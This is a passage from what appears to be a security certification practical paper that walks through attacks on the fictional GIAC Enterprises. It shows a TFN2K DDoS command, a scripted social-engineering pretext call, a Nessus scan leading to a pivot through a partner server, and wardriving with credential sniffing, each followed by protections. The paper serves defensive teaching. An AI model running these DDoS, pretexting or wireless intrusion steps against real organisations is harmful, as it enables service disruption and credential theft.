$ ./tfn -f hostlist.txt -i 192.168.2.1 -p 80 -c 0

        Protocol        : random
        Source IP       : random
        Client input    : list
        TCP port        : 80
        Command         : stop flooding

Password verification:

Sending out packets: .
$
```

Possible countermeasures

The above attack scenario could represent a serious problem to GIAC Enterprises. A number of prevention options such as router filtering, application proxy firewalls and eliminating unnecessary traffic are suggested in TFN2K – An Analysis[21].

Although the security architecture did not specify DDoS protections, the PIX firewall does include a floodguard feature which could be used to mitigate this type of attack.

For demonstration purposes, this attack was simulated against a test CheckPoint NG environment using CheckPoint's SmartDefense feature. Although the

firewall's CPU utilization reached 50%, the firewall continued to pass all good traffic and drop the attack traffic. The web server continued to perform as if the attack was not even happening. A more powerful firewall may be required to withstand a DDoS with multiple attack hosts.

Attack an internal system

This section will illustrate potential approaches to compromise a GIAC Enterprises internal system from the outside. A review of the GIAC Enterprises security architecture document helps identify a couple of options for the attack. The approaches being considered include a direct attack from the Internet, an attack through a GIAC partner and an attack from the GIACE parking lot using wireless access.

Internet attacks

The GIACE web server and a partner web server will be scanned using Nessus[22] to identify a viable target. Nessus will perform a security scan against the servers and help identify any exploitable vulnerability.


The hostname and IP of the GIAC Enterprises web server can be easily identified by accessing the GIACE web site. Identifying the partner web server requires some social engineering[23].

To identify the partner targets, Bad guy calls the 800 number listed on the GIACE web site:


GIACE:	good afternoon, GIAC Enterprises
Bad guy:	hello, I would like to speak with someone who handles business in Japan and Korea
GIACE:	hold on, I'll transfer you to Bill Johnson, he handles our partners
Bad guy:	thanks
GIACE:	Bill Johnson speaking
Bad guy:	Hi Bill, my name is Rob Rogers from Mega-Food. I am trying to establish a fortune cookie relationship for our restaurants in Japan and Korea… could you give me the names of any firms you work closely with?
GIACE:	Sure, we work very closely with our partners Japanfort and Koreafort. They actually tap into our systems for their operations in Asia. They both have web sites that can give you what you need www.japanfort.com and www.koreafort.com.
Bad guy:	Thanks Bill… I'll check out the sites and be in touch.
GIACE:	Which company are you with again?

With specific web server target hosts in hand, the probing for vulnerabilities can begin.


Nessus is installed and is running in a client / server configuration. The scanning engine is running on a Linux server and the console is running on a Windows workstation. A secure connection is established between the console and the server.



The specific hosts are added as listed in the session properties screen. Nessus will use this list of hosts as targets for the security scan.



The vulnerability scan is started and shows the following status screen.




Results

When the security scan is complete, the details of the scan are seen in the results window. A separate report is listed for each host.

To GIACE's credit, the Nessus security scan did not reveal any interesting opportunities for a direct attack against a GIACE host from the Internet. The GIACE server appears to be properly patched and protected. However, as fortune would have it, one of GIACE's partners appears to have a Windows 2000

Server running an un-patched and wide-open version of IIS. The www.koreafort.com web server has over 10 security holes as identified by Nessus.

The results screen below shows a vulnerability which may have been accidentally enabled by the server administrator. Apparently, the ability to write files to the web server is enabled. As Nessus reports, this mis-configuration will enable the attacker to upload and execute code on the web server.



The attacker can now upload his root-kit and take control of the web server. The www.koreafort.com web server can now become the jumping point for the attack against GIACE through the VPN connection. Because GIACE allows Koreafort direct SQL*Net access to the database at port 1521, the new administrative owner (Bad guy) can now begin to establish database connectivity that is permitted through the VPN and the GIACE firewall.

Protection

While Extranet connections such as VPN offer significant benefits to corporate partnerships, it is important to confirm that partners secure their networks to the same standards. An Extranet agreement which includes standards, liability and regular third party audits should be a pre-requisite for connectivity.


Additional protections could include the creation of a separate DMZ for Extranet partners. Although less dangerous than the Internet, the same layered security approach should be used for Extranet connections. Strong application security and authentication requirements are also important.

Parking lot attack


The GIAC Enterprises Security Architecture document does not specify the use of wireless networking devices. However, it is reasonable to assume that some savvy laptop users may have connected a wireless access point to the network without permission.

The GIACE web site helps facilitate the wireless attack. The Contact Us tab on the website gives the exact location and driving directions to the GIAC Enterprises headquarter office. The attacker brings a laptop running NetStumbler[24] with a wireless card and drives his car into the GIACE parking lot. Optionally, a Wardriving kit[25] can be used for better reception.


Upon entering the parking lot, NetStumbler begins to make its laser sound confirming the presence of a wireless network. The below screen-shot list the detected devices and corresponding information. Note that the encryption field (En…) is blank which indicates no encryption protection.



Clicking on the navigation tree on the left and selecting the specific MAC address displays a useful signal strength chart. The attacker determines that the parking space closest to the building provides the best reception.



After finding the strongest signal, the attacker changes the NetStumbler options and selects Reconfigure card automatically. This will automatically configure the laptop and wireless card to join the network.



DHCP settings are verified and the attacker confirms the ability to ping a host on the internal GIACE network.

Results

With confirmed wireless connectivity to GIAC Enterprises internal network, the attacker needs to plan his next steps. The attacker must be careful not to set off any IDS alarms before knowing exactly what is going to be attacked. Being discovered could close his access or result in being caught.

Using a tool like AirSnort[26], the attacker starts sniffing network traffic until he observes an Oracle database connection with credentials transmitted in the clear. With physical access and authentication credentials, the attacker begins his work.

Protection

There are a number of simple protections that can be implemented to help secure wireless networks. They include:

1. MAC address filtering – only allows specific MAC addresses to connect
2. SSID / Network ID – an identifier to that must match to join the network
3. WEP – Wireless Equivalent Privacy – enables wireless data encryption

While these steps will help, they can still be overcome. A more complete security approach would be to firewall the wireless network from the internal network and require the wireless clients to use VPN for authentication and restricted access. Isolating the wireless network and treating it as untrusted will better protect internal resources. This approach is described in An Architecture for Securing Wireless Networks[27].

References

[1] Pederson, Stephen. "Corporate Remote Access VPN: Issues and a Solution." 29 January 2001.
http://www.sans.org/rr/encryption/corp_vpn.php

[2] "Address Allocation for Private Internets." RFC 1918. February 1996.
http://www.faqs.org/rfcs/rfc1918.html

[3] Bastille Hardening System
http://www.bastille-linux.org

[4] Tripwire for Servers
http://www.tripwire.com/products/servers/

[5] Dsniff
http://naughty.monkey.org/~dugsong/dsniff/

[6] Degner, Mark. "Securing Your Network with an Internet Access Router (or Getting Your Money's Worth from Your Cisco Gear)." 4 April 2002.
http://www.sans.org/rr/netdevices/cisco_gear.php

[7] Navato, Nancy. "Easy Steps to Cisco Extended Access List." 5 July 2001.
http://www.sans.org/rr/netdevices/easy_steps.php

[8] NSA. "Cisco Router Security Recommendation Guides." 10 February 2003.
http://www.nsa.gov/snac/cisco/download.htm

[9] Nmap Services File, nmap-services
http://www.insecure.org/nmap

[10] Common Vulnerability Exposure (CVE) ID: CAN-2001-1303
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2001-1303

[11] Robinson-Wells, Janice. "GCFW Practical v1.7." November, 2002
http://www.giac.org/practical/Janice_Robinson-Wells_GCFW.doc

[12] Cole, Eric; Newfield, Mathew; Millican, John M. "GSEC Security Essentials Toolkit." Indianapolis: Que Publishing, March 2002. 191-194.

[13] Google
http://www.google.com

[14] Bugtraq
http://www.securityfocus.com/archive/1

[15] CERT
http://www.cert.org

[16] Cisco Product Security Advisories and Notices
http://www.cisco.com/warp/public/707/advisory.html

[17] Re: Cisco PIX SSH/telnet dDOS vulnerability CSCdy51810
http://www.securityfocus.com/archive/1/299253

[18] Vade79. "DoS/httpd_flood.pl."
http://packetstormsecurity.nl/DoS/httpd_flood.pl

[19] Packet Storm
http://www.packetstormsecurity.com

[20] Mixter. "Tribal Flood Network 2000."
http://packetstormsecurity.org/distributed/tfn2k.tgz

[21] Barlow, Jason; Thrower, Woody. "TFN2K – An Analysis." Axent Security Team.
http://packetstormsecurity.com/distributed/TFN2k_Analysis-1.3.txt

[22] Nessus – a remote security scanning tool
http://www.nessus.org

[23] Social engineering – an example
http://packetstormsecurity.nl/docs/social-engineering/soc_eng.html

[24] Network Stumbler – a tool to locate wireless networks
http://www.netstumbler.com/

[25] Wardriving kit – an antenna kit for locating wireless networks
http://www.wirelesscentral.net/aprod/STUM-ANTW.html

[26] AirSnort – A wireless sniffing program
http://www.be-secure.com/airsnort.html

[27] Scholz, Gregory R. "An Architecture for Securing Wireless Networks." Northrop Grumman Information Technology
http://www.isoc.org/pubs/int/cisco-1-2.html